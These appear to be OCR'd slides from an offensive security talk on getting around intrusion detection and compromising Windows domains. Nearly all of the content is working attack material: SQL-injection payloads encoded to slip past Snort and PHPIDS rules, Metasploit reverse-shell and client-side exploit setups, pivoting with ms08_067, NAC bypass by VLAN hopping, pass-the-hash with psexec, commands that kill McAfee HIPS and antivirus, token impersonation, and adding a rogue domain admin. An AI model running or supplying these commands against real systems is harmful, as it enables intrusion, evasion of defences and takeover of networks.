22	16	Synchronous idle	54	36	6	86	56	V	118	76	v
23	17	End trans. block	55	37	7	87	57	W	119	77	w
24	18	Cancel	56	38	8	88	58	X	120	78	x
25	19	End of medium	57	39	9	89	59	Y	121	79	y
26	1A	Substitution	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	59	3B	;	91	5B	[	123	7B	{
28	1C	File separator	60	3C	<	92	5C	\	124	7C	|
29	1D	Group separator	61	3D	=	93	5D	]	125	7D	}
30	1E	Record separator	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	63	3F	?	95	5F	_	127	7F	□

Signature Based IDS (1)

Signature 1
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection attempt”; flow: to_server, established; content: “' or 1=1 --”; nocase; sid: 1; rev:1;)

Bypass Techniques:
http://[site]/page.asp?id=2 or 2=2--
http://[site]/page.asp?id=2 or 1<2--
http://[site]/page.asp?id=2 or 1 like 1--
http://[site]/page.asp?id=2 //or /**/2/**/=/**/2--**
....c'mon everyone name some more

Signature Negatives
- Having the ' in the signature will cause you to miss attacks that don't utilize the '
- 1=1 is not the only way to create a query that returns "true" (ex: 2=2, 1<2, etc)
If this signature is so easily bypassed, what is it actually good for?

Answer:
It's great for automated tools and kiddies

Signature Based IDS (My Opinion)

Signature Based IDS (2)

Signature 2
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection attempt”; flow: to_server, established; pcre: “/(and|or) 1=1 (\-\-|\/*|\#)/i”; sid: 1; rev:2;)

Bypass Techniques:
http://[site]/page.asp?id=2 or 2=2%2D%2D
http://[site]/page.asp?id=2 or 1<2%2D%2D
http://[site]/page.asp?id=2 or 1 like 1%2D%2D
http://[site]/page.asp?id=2 //or /**/2/**/=/**/2%2D%2D**
....c'mon everyone name some more

Signature Negatives
- 1=1 is not the only way to create a query that returns "true" (ex: 2=2, 1<2, etc)
- Comments like pretty much anything else can be represented in other encoding type (ex: (%2D%2D = --)
- It is possible to attack an sql injection vulnerability without using comments
If this signature is so easily bypassed, what is it actually good for?

Answer:
Again, it's great for automated tools and kiddies

Signature Based IDS (3 – 5)

Signature 3-5

alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection SELECT statement”; flow: to_server, established; pcre:”/select.*from.*(\-\-|\/*|\#)/i”; sid: 2; rev: 1;)

alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection UNION statement”; flow: to_server, established; pcre:”/union.*(\-\-|\/*|\#)/i”; sid: 3; rev: 1;)

Bypass Techniques:

http://[site]/page.asp?id=2 or 2 in (%73%65%6C%65%63%74%20%75%73%65%72)%2D%2D

http://[site]/page.asp?id=2 or 2 in (select user)--

http://[site]/page.asp?id=-2 %55%4E%49%4F%4E%20%41%4C%4C%20%73%65%6C%65%63%74%201,2,3,(%73%65%6C%65%63%74%20%75%73%65%72),5,6,7%2D%2D

http://[site]/page.asp?id=-2 UNION ALL select 1,2,3,(select user),5,6,7--

....c'mon everyone name some more

Signature Negatives

- Although sigs 3-5 are much better, they don't consider the attacker may use different encoding types such as hex

Signature Based IDS (6 – 7)

Signature 6

alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection SELECT statement”; flow: to_server, established; pcre:”/(s|%73)(e|%65)(l|%6C)(e|%65)(c|%63)(t|%74).*(f|%66)(r|%72)(o|%6F)(m|%6D).*(\-\-|\/*|\#)/i”; sid: 2; rev2;)

Signature 7

alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection SELECT statement”; flow: to_server, established; pcre:”/(s|%73|%53)(e|%65|%45)(l|%6C|%4C)(e|%65|%45)(c|%63|%43)(t|%74|%45).*(f|%66|%46)(r|%72|%52)(o|%6F|%4F)(m|%6D|%4D).*(\-\-|\/*|\#)/i”; sid: 2; rev: 3;)

At least signature 7 takes into account case sensitivity with hex encoding.

But.....

There are always other encoding types that the attacker can use...

Practice Your Kung Fu: PHPIDS

PHPIDS
WEB APPLICATION SECURITY 2.0

Index | News | Downloads | FAQ | Forum | Demo | Trac | Contact &

Smoketest

```
' or 1 in convert(int(select user))--
```

☐ Harmless HTML is allowed
☐ Input is JSON encoded

Send

found injection: ' or 1 in convert(int(select user)=1--

rule: (?:=\s*\d*\.\d*\?\d*\.\d*)|(?:[|&]{2,}\s*")|(?:!\d+\.\d*\?")|(?:
rule-description: *Detects common XSS concatenation patterns 2/2*
impact: 4

rule: (?:--[^\n]*$)|(?:\<!-|-->)|(?:\/*|*\/)|(?:(?:[\W\d]#|--|{)$)|(?
rule-description: *Detects common comment types*
impact: 3

rule: (?:\\x(?:23|27|3d))|(?:^.?"$)|(?:^.*\\".+(?<!\\)")|(?:(?:^["\\]*
rule-description: *Detects classic SQL injection probings 1/2*
impact: 6

rule: (?:"\s**.+(?:or|id)\W*"\d)|(?:\^")|(?:^[\w\s"-]+(?<=and\s)(?<
rule-description: *Detects classic SQL injection probings 2/2*
impact: 6

rule: (?:\({2,}\+{2,}:{2,})|(?:\({2,}\+{2,}:+)|(?:\({3,}\++:{2,})|(?:\
rule-description: *Detects unknown attack vectors based on PHPIDS Centrifuge detection*
impact: 7

PHPIDS Centrifuge data
ratio
3.3
threshold
3.49

Overall impact: 26

PHPIDS
WEB APPLICATION SECURITY 2.0

Index | News | Downloads | FAQ | Forum | Demo | Trac | Contact & C

Smoketest

```
' or 1 in (select user))--
```

☐ Harmless HTML is allowed
☐ Input is JSON encoded

Send

found injection: ' or 1 in (select user))--

rule: (?:--[^\n]*$)|(?:\<!-|-->)|(?:\/*|*\/)|(?:(?:[\W\d]#|--|{)$)|(?:\/{3,}.*$)
rule-description: *Detects common comment types*
impact: 3

rule: (?:\\x(?:23|27|3d))|(?:^.?"$)|(?:^.*\\".+(?<!\\)")|(?:(?:^["\\]*(?:[\d"]+|[^
rule-description: *Detects classic SQL injection probings 1/2*
impact: 6

rule: (?:"\s**.+(?:or|id)\W*"\d)|(?:\^")|(?:^[\w\s"-]+(?<=and\s)(?<=or\s)(?<=
rule-description: *Detects classic SQL injection probings 2/2*
impact: 6

rule: (?:\({2,}\+{2,}:{2,})|(?:\({2,}\+{2,}:+)|(?:\({3,}\++:{2,})|(?:\$\[!!!\])
rule-description: *Detects unknown attack vectors based on PHPIDS Centrifuge detection*
impact: 7

PHPIDS Centrifuge data
ratio
2.875
threshold
3.49

Overall impact: 22

Practice Your Kung Fu: PHPIDS

PHPIDS
WEB APPLICATION SECURITY 2.0

Index | News | Downloads | FAQ | Forum | Demo | Trac | Contact &

Smoketest

%27%20or 1 in (select user))%2D%2D

☐ Harmless HTML is allowed
☐ Input is JSON encoded

Send

Nothing suspicious was found!

HTML injection	%27%20or 1 in (select user))%2D%2D
a href and onclick doublequoted	click
a href and onclick singlequoted	click
a href and onlclick no quotes	click
script tags	

Signature Based IDS

The real trick for each of these techniques is to understand that this is just like IDS evasion in the service based exploitation side of the house.

You have to make sure that your attack actually works. It's easy to bypass an IDS, but you can just as easily end up with your attack bypassing the IDS, but not working at all.

With this in mind you can mix/match the IDS evasion tricks - it's just a matter of understanding the regex in use.

http://[site]/page.asp?id=2%20or%202%20in%20(/*IDS*/%73/*evasion*/%65/*is*/%6C/*easy*/%65/*just*/%63/*ask*/%74/*j0e*/%20%75/*to*/%73/*teach*/%65/*you*/%72/*how*/)%2D%2D

What is passed to the db
http://[site]/page.asp?id=2 or 2 in (select user)--
in comments ("IDS evasion is easy just ask j0e to teach you how")

Getting in via client-side

sudo ./msfconsole **Be sure to run as root so you can set the LPORT to 443**

use exploit/[name of newest browser, PDF, ActiveX, or fileformat exploit]

set PAYLOAD windows/meterpreter/reverse_tcp

set ExitOnSession false

set LHOST [your public ip]

set LPORT 443

exploit -j

SET is some next level shit

svn co http://svn.thepentest.com/social_engineering_toolkit/ SET/

```
j0e@Hacktop2:/home/j0e/security/toolz/set
[root@Hacktop2 set]# python set

  [---]        The Social-Engineer Toolkit (SET)           [---]
  [---]         Written by David Kennedy (ReL1K)           [---]
  [---]                 Version: 0.5                       [---]
  [---]          Codename: 'Return of the Lemon'           [---]
  [---]      Report bugs to: davek@social-engineer.org     [---]
  [---]        Homepage: http://www.secmaniac.com          [---]
  [---]      Framework: http://www.social-engineer.org     [---]
  [---]       Unpublished Java Applet by: Thomas Werth     [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Select from the menu on what you would like to do:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious USB/CD/DVD Generator
4. Update the Metasploit Framework
5. Update the Social-Engineer Toolkit
6. Create a Payload and Listener
7. Mass Mailer Attack
8. Help, Credits, and About
9. Exit the Social-Engineer Toolkit

Enter your choice: 
```

Pivoting into the LAN

Pivot Attack: Using a compromised host as a launching point to attack other hosts...

.....set up standard exploit

exploit

route

ctrl-z <-- background the session

back <--- you need to get to main msf> prompt

Now set up Pivot with a route add

route add 192.168.10.131 255.25.255.0 1 <-- Use correct session id

route print <----- verify

use exploit/windows/smb/ms08_067_dcom

set PAYLOAD windows/shell/bind_tcp

set RHOST 192.168.10.132

set LPORT 1234

ctrl-z <-- background the session

back <--- you need to get to main msf> prompt

Run auxillaries & exploits through your pivot

use scanner/smb/version

set RHOSTS 192.168.10.1/24

run

Common LAN Security Solutions

Can’t get on the network?????

1. **NO DHCP – static IP addresses**
2. **DHCP MAC Address reservations**
3. **Port Security**
4. **NAC solution**

Common LAN Security Solutions

Can't get on the network?????

1. **NO DHCP – static IP addresses**
   - **Steal valid IP address from host**

2. **DHCP MAC Address reservations**
   - **Steal valid MAC address**

3. **Port Security**
   - **Steal valid MAC/IP address**

4. **NAC solution**
   - **Look for 802.1x exceptions such as printers, VoIP phones**

Bypassing NAC Solutions

Can't get on the network????? Jump into the voice VLAN

```
wget http://www.candelatech.com/~greear/vlan/vlan.1.9.tar.gz

tar -zxvf vlan.1.9.tar.gz

cd vlan

tshark -i eth0 -v -v "ether host 01:00:0c:cc:cc:cc and (ether[24:2] = 0x2000 or ether[20:2] = 0x2000)" | grep voice

vconfig add eth0 200            # 200 is Voice VLAN ID in this example

ifconfig eth0.200               # Verify new interface was created

dhcpd -d -t 10 eth0.200         # Try to get dhcp
```

or

Voiphopper **voiphopper.sourceforge.net/**

Enumerating The Internal Network Against NIPS/HIPS

c:\set	Use SET to get domain information and username
c:\net view	Use NET VIEW to get computers in the users domain and other domains
c:\net view /domain	Use NET VIEW to get computers in other domains
c:\net user	Use NET USER to get local users on the computer you are on
c:\net user /domain	All users in the current user's domain
c:\net localgroup	Use NET LOCALGROUP to get the local groups on the computer
c:\net localgroup /domain	Use NET LOCALGROUP to get the domain groups
c:\net localgroup administrators	All users in the local administrators group
c:\net localgroup administrators /domain	All users in the domain administrators group
c:\net group "Company Admins" /domain	All users in the "Company Admins" group
c:\net user "joe.mccray" /domain	All info about this user
c:\nltest /dclist:	List Domain Controllers...

Basically browsing network neighborhood, and querying Active Directory will always be considered legitimate traffic to an NIPS so you can use NET commands to enumerate a network without port scanning.

Looking Around the Network For A User

Some commands to identify a logged in user

NBTSTAT -a remotecomputer | FIND "<03>" | FIND /I /V "remotecomputer"

WMIC /Node:remotecomputer ComputerSystem Get UserName

PSLOGGEDON -L \\remotecomputer

PSEXEC \\remotecomputer NET CONFIG WORKSTATION | FIND /I " name "

PSEXEC \\remotecomputer NET NAME

PSEXEC \\remotecomputer NETSH DIAG SHOW COMPUTER /V | FIND /i "username"

Moving Around The Network

Smoking some MSF hash: Moving around the network using password hashes

use exploit/windows/smb/psexec

set RHOST 192.168.10.20

set SMBUser administrator

set SMBPass 01fc5a6be7bc6929aad3b435b51404ee:0cb6948805f797bf2a82807973b89537

set PAYLOAD windows/shell/reverse_tcp

set LHOST 192.168.10.10

exploit

Killing The HIPS (as SYSTEM with “at” command)

1. **Stop the overall AV Framework**

   net stop "McAfee Framework Service"

2. **Stop the HIPS**

   net stop hips

   net stop enterceptagent

   net stop firepm

3. **McAfee Processes**

   pskill -t UdaterUI

   pskill -t TBMon

   pskill -t Mcshield

   pskill -t VsTskMgr


   pskill -t shstat

4. **HIPS Processes**

   pskill -t firetray

5. **Unload the EPO HIPS DLL**

   regsvr32 -u fireepo.dll



Killing The HIPS (as SYSTEM with Metasploit)

1. **Stop the overall AV Framework**
   - **net stop "McAfee Framework Service"**

2. **Stop the HIPS**
   - **net stop hips**
   - **net stop enterceptagent**
   - **net stop firepm**

3. **McAfee Processes**
   - **pskill -t UdaterUI**
   - **pskill -t TBMon**
   - **pskill -t Mcshield**
   - **pskill -t VsTskMgr**
   - **pskill -t shstat**

4. **HIPS Processes**
   - **pskill -t firetray**

5. **Unload the EPO HIPS DLL**
   - **regsvr32 -u fireepo.dll**

```
meterpreter > getuid
Server username: WINXPSP3\user **user is an admin, if not admin you can only use -t 4 or -t 0 which will
iterate through all options**

meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem -h
Usage: getsystem [options]
Attempt to elevate your privilege to that of local system.
OPTIONS:

-h Help Banner.
-t The technique to use. (Default to '0').
0 : All techniques available
1 : Service - Named Pipe Impersonation (In Memory/Admin)
2 : Service - Named Pipe Impersonation (Dropper/Admin)
3 : Service - Token Duplication (In Memory/Admin)
4 : Exploit - KiTrap0D (In Memory/User)
```

Owning The Domain

Stealing a domain administrator's token....

meterpreter> use incognito
meterpreter> list_tokens -u
meterpreter> impersonate_token "domain\\user"
meterpreter> execute -c -H -f cmd -a "/k" -i -t <--- Use the -t to use your impersonated token
or
meterpreter > list_tokens -g
meterpreter > impersonate_token "DOMAIN\\Domain Admins"
meterpreter> execute -c -H -f cmd -a "/k" -i -t <--- Use the -t to use your impersonated token

Add yourself to the Domain Admin's group
c:\net user j0e j0eR0ck$ /domain /add
c:\net localgroup administrators j0e /domain /add

```
meterpreter > list_tokens -g

Delegation Tokens Available
========================================
BUILTIN\Administrators
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE

Impersonation Tokens Available
========================================
LSO\Domain Users

meterpreter > impersonate_token "LSO\\Domain Users"
[-] No delegation token available
[+] Successfully impersonated user LSO\aadams
meterpreter >
```

Holla @ Me....

Toll Free: **1-866-892-2132**

Email: joe@strategicsec.com

Twitter: http://twitter.com/j0emccray

Slideshare: http://www.slideshare.net/joemccray

LinkedIn: http://www.linkedin.com/in/joemccray